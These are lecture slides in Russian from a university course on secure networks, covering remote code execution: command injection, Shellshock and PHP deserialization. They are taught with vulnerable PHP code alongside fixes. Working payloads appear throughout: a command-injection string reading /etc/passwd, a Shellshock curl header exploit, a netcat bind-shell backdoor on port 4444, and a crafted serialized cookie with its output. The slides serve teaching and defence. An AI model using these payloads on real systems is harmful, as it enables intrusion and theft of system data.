Основы построения защищенных компьютерных сетей

Лекция 8.1
Удаленное выполнение кода

Семён Новосёлов

2026

CRYPTO KANTIANA SCIENTIFIC LABORATORY

БФУ ИМЕНИ И. КАНТА

Уязвимости удаленного выполнение кода (RCE)

Причины появления:

- некорректная обработка внешних данных
- отсутствие экранирования спецсимволов
- ошибки при работе с памятью

Примеры


CWE-77: Некорректная нейтрализация специальных элементов используемых в команде ('Command Injection')

CWE-94: Некорректный контроль при генерации кода ('Code Injection')

CWE-502: Десериализация недоверенных данных (‘Deserialization of Untrusted Data’)

Инъекция команд. Пример уязвимого кода

```php
<?php
$site = $_GET["site"];
system("nslookup " . $site);
?>
```




Код возвращает результаты DNS-запроса (IP-адреса сайта)

- нет проверки на спецсимволы
- команды можно записывать в одну строчку используя разделители “;”, “&&” или “|”
- можно добавить ещё одну команду в конец через разделитель

Инъекция команд. Эксплуатация

?site=ya.ru; cat /etc/passwd




Запрос выводит список пользователей в системе.

Зачем веб-приложениям нужно выполнять команды ОС?

Примеры:

- пользователь загружает свою картинку-аватар, сайт сжимает его до небольшого размера (вызов imagemagick)
- отправка письма в форме обратной связи (вызов sendmail)
- конвертирование загруженного видео (через ffdshow)



Как исправить уязвимость в коде?

Ответ: Экранировать входные данные.

PHP: функция escapeshellcmd

```php
<?php
$site = $_GET["site"];
system("nslookup " . $site);
?>
```

```php
<?php
$site = $_GET["site"];
$cmd = "nslookup " . $site;
system(escapeshellcmd($cmd));
?>
```

escapeshellcmd("nslookup ya; cat /etc/passwd") "nslookup ya.ru\; cat /etc/passwd"

Защита от RCE-уязвимостей

Со стороны программиста:

- проверка корректности всех получаемых извне данных
- аудит кода, статический и динамический анализ

Со стороны администратора:

- запуск программ в песочницах (AppArmor) для предотвращения урона

Shellshock

- семейство уязвимостей в интерпретаторе Bash
- некорректная обработка переменных среды при запуске
- уязвимость несколько раз пытались исправить, но находились новые ошибки
- затронула большое число веб-серверов

CVE-2014-6271
CVE-2014-6277
CVE-2014-6278
CVE-2014-7169
CVE-2014-7186
CVE-2014-7187

Bash

```
n7v@n7v-vbox: ~
n7v@n7v-vbox:~$ pwd
/home/n7v
n7v@n7v-vbox:~$ free -h
              total        used        free      shared  buff/cache   available
Mem:          3.8Gi       644Mi       2.4Gi       1.0Mi       877Mi       3.0Gi
Swap:         3.8Gi          0B       3.8Gi
n7v@n7v-vbox:~$
```

- Командная оболочка по-умолчанию в большинстве Linux-систем
- Используется в большом количестве серверов.

Переменные среды

Предназначены для передачи параметров и данных в программы.

Примеры:

- имя текущего пользователя (USER)
- текущая директория (PWD)
- директория пользователя (HOME)

Можно создавать свои переменные, запущенные программы могут считывать их.

Работа с переменными среды в Bash

Просмотр переменной:

```
echo $HOME
```

Запуск команды с заданной переменной:

```
VAR=VALUE command
```

Установка переменной для текущей сессии и запускаемых программ:

```
export VAR=VALUE
```

Переменные-функции в Bash

Задать функцию можно двумя способами.

```
$ os() { uname -o; }
$ export -f os
$ os
GNU/Linux
```

```
$ export os="() { uname -o; }"
$ bash -c "os"
GNU/Linux
```

При запуске bash перебирает переменные окружения и определяет функции, если есть

Shellshock

Уязвимость во втором способе задания функции.

```
$ export os="() { uname -o; }; echo vulnerable"
$ bash -c "echo test"
vulnerable
test
```

Bash определяет функцию выполнением строки (eval).

можно добавить ещё одну команду через разделитель ;

Уязвимые программы и скрипты

- вызывающие системные команды (system() в PHP)
- передающие параметры через переменные окружения
- веб-серверы (Apache), SSH, некоторые DHCP-серверы

Пример. Веб-сервер Apache

- создаёт переменные среды вида HTTP_HEADER_NAME для входящих заголовков HTTP
- для выполнения произвольного кода передается заголовок при запросе к скрипту, вызывающему bash

mod_php
скрипты с system, exec, popen, ...

mod_cgi
запускает все скрипты через /bin/sh

Эксплуатация

Уязвимый код, любой вызов system():

```
<?php system("date"); ?>
```

Эксплойт:

curl -v -H "User-Agent: () { :;}; payload" http://192.168.1.10/date.php

- ":" - пустой оператор
- payload - полезная нагрузка, любая команда
- флаг -H отвечает за передачу заголовков

Пример полезной нагрузки (payload)

Создание бэкдора на 4444 порту:

```
/bin/nc -p 4444 -l -e /bin/bash &
```

К бэкдору можно подключиться и выполнять любые команды:

```
nc 192.168.1.10 4444
```

Дополнительно: Ошибки (де)сериализации

- некоторые языки программирования поддерживают сохранение/загрузку объектов классов
- если не контролировать входные данные, то возможна перезапись полей
- PHP: serialize() / unserialize()

Пример уязвимого кода

```php
<?php
class User{
    public $username;
    private $reinit_hook;

    function __wakeup() {
      if (isset($this->reinit_hook))
        eval($this->reinit_hook);
    }
}
$user = unserialize(base64_decode($_COOKIE['user']));
echo "<b>User:</b> " . $user->username;
?>
```

- __wakeup(): вызывается после десериализации для реинициализации и др.
- eval(): выполнение php-кода, в данном случае private кода реинициализации
- $reinit_hook можно переписать и выполнить любой PHP-код

Функция serialize()

```php
<?php
class User{
    public $username;
}
$u = new User;
$u->username = "Lol";
$s = base64_encode(serialize($u));
echo $s;
?>
```

Результат serialize($u):

```
O:4:"User":1:{s:8:"username";s:3:"Lol";}
```

Вывод скрипта:


```
Tzo0OiJVc2VyIjoxOntzOjg6InVzZXJuY
W1lIjtzOjM6IkxvbCI7fQ==
```


подаётся на вход уязвимого скрипта через Cookie

Эксплуатация уязвимости. 1/2

Код для генерации строки:

```php
<?php
class User{
    public $username;
    private $reinit_hook = "echo system('cat /etc/passwd');";
}
$u = new User;
$u->username = "Lol";
$s = base64_encode(serialize($u));
echo $s;
?>
```

Результат serialize($u):

O:4:"User":2:{s:8:"username";s:3:"Lol";s:17:"<0x00>User<0x00>reinit_hook";s:31:"echo system('cat /etc/passwd');";}

Вывод скрипта:

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjM6IkxvbCI7czoxNzoiAFVzZXIAcmVpbml0X2hvb2siO3M6MzE6ImVjaG8gc3lzdGVtKCdjYXQgL2V0Yy9wYXNzd2QnKTsiO30===

подаётся на вход уязвимого скрипта через Cookie

Эксплуатация уязвимости. 2/2

```
curl -v --cookie
"user=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjM6IkxvbCI7czoxNzoiAFVz
ZXIAcmVpbml0X2hvb2siO3M6MzE6ImVjaG8gc3lzdGVtKCdjYXQgL2V0Yy9wYXN
zd2QnKTsiO30=" 192.168.1.45/user.php
```

```
< HTTP/1.1 200 OK
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< Content-Type: text/html
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
...
```

Литература и ссылки

- Metasploitable 2 и 3 - системы для тренировки
  - https://sourceforge.net/projects/metasploitable/
  - https://github.com/brimstone/metasploitable3/releases
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
  - https://cwe.mitre.org/data/definitions/78.html